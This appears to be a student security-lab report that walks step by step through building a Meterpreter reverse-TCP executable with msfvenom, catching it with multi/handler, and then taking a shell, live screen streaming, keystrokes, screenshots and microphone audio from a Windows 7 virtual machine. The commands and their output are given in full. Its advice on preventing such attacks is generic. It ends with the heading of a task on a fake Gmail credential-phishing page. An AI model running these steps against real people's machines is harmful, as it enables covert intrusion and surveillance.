2. Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks

Hacker Machine : Kali Linux


Victim machine : Windows XP / Windows 7

In the Kali linux terminal we have entered the command to create a file named **“file1.exe”** in the linux machine




```
root@osboxes:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.106 LPORT=4444 -o /root/Desktop/file1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/file1.exe
root@osboxes:~#
root@osboxes:~#
```

Starting the Metasploit framework on Linux by giving the command **”msfconsole”**




```
root@osboxes:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                         (`.         ,-,
                         ` `.    ,;' /
                          `.  ,'/ .'
                           `. X /.'
                 .-;--''--.._` ` (
               .'            /   `
              ,           ` '   Q '
              ,         ,   `._    \
           ,.|         '     `-.;_'
           :  . `  ;    `  ` --,.._;
            ' `    ,   )   .'
               `._ ,  '   /_
                  ; ,''-,;' ``-
                   ``-..__``--`
```




```
                              https://metasploit.com


       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 >
```

we run an **exploit** for the **multi/handler** and execute our generated executable on the victim.




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

We have set the **lhost and lport** command to set the ip address and port number and we run the exploit




```
msf5 exploit(multi/handler) > set lhost 192.168.0.106
lhost => 192.168.0.106
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.106:4444
msf5 exploit(multi/handler) >
```

By using we transfer we have transferred the file to the victim machine




Name	Date modified	Type	Size
file1	5/17/2021 12:35 AM	Application	73 KB

Checking which session has connected by using **session -l** command




```
msf5 exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.106:4444 -> 192.168.0.103:49441) at 2021-05-16 15:10:45 -0400
sessions -l

Active sessions
===============

  Id  Name  Type                     Information  Connection
  --  ----  ----                     -----------  ----------
  1         meterpreter x86/windows               192.168.0.106:4444 -> 192.168.0.103:49441 (192.168.0.103)


[*] Sending stage (179779 bytes) to 192.168.0.103
msf5 exploit(multi/handler) >
[*] Meterpreter session 2 opened (192.168.0.106:4444 -> 192.168.0.103:49582) at 2021-05-16 15:11:29 -0400
msf5 exploit(multi/handler) >
```

For accessing the victim machine ,**session -i 1** is used . The ‘1’ represents the session id for the particular victim machine.




```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

The victim machine has been accessed by the **Shell** command ,it gives the command prompt




```
meterpreter > shell
Process 1264 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\virtual7\Downloads>
```

For checking the system information , **sysinfo** command is used




```
meterpreter > sysinfo
Computer        : VIRTUAL7-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

We have executed the **screenshare** command to watch live stream of the victim machine



```
meterpreter >
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/rpvxxLew.html
[*] Streaming...
```

Html file that has been opened and started live streaming.



Metasploit screenshare - 192.168.0.103 - Mozilla Firefox
Kali Linux, an Offensive Secu
Upgrade to send bigger fi
Metasploit screenshare - 19
file:///root/rpvxxLew.html
67%
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Recycle Bin
Google Chrome
Hacking
New Text Document
Currently connected to:
Network 4
Internet access
Open Network and Sharing Center
1:16 AM
5/17/2021
Activate Windows
Go to Settings to activate Windows.

```
Target IP  : 192.168.0.103
Start time : 2021-05-16 15:41:24 -0400
Status     : Playing
```


www.metasploit.com

To get the Keystroke which are used by victim machine Keyscan_start , keyscan_dump and keyscane_stop is used .


Keyscan_start - Start the keystroke

Keyscan_dump - Get the keystroke

Keyscan_stop - Stop the keystroke




```
meterpreter >
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
helllo <^H><^H><^H>o hacker machn<^H>ine<CR>


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```




hello hacker machine

We have executed the command **Screenshot** to capture the victim machine.




```
meterpreter > screenshot
zlib(finalizer): the stream was freed prematurely.
Screenshot saved to: /root/vKwvKOUK.jpeg
```

Preview of the screenshot



Executed the command **record_mic** to record the audio



```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/FRiywvcu.wav
```

Preventive measures for system security attacks

1. CHECK IF YOU’VE ALREADY BEEN INVOLVED IN A DATA BREACH

2. CHECK THE STRENGTH OF YOUR PASSWORDS

3. TRUST NO ONE (ON EMAILS)

4. AVOID THESE PASSWORDS

- 123456 (or any chronologically-ordered numbers)
- 987654321
- 123123
- QWERTY
- 111111
- Password


5. SECURE YOUR DEVICE

3. Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and

Hacker Machine : Kali Linux

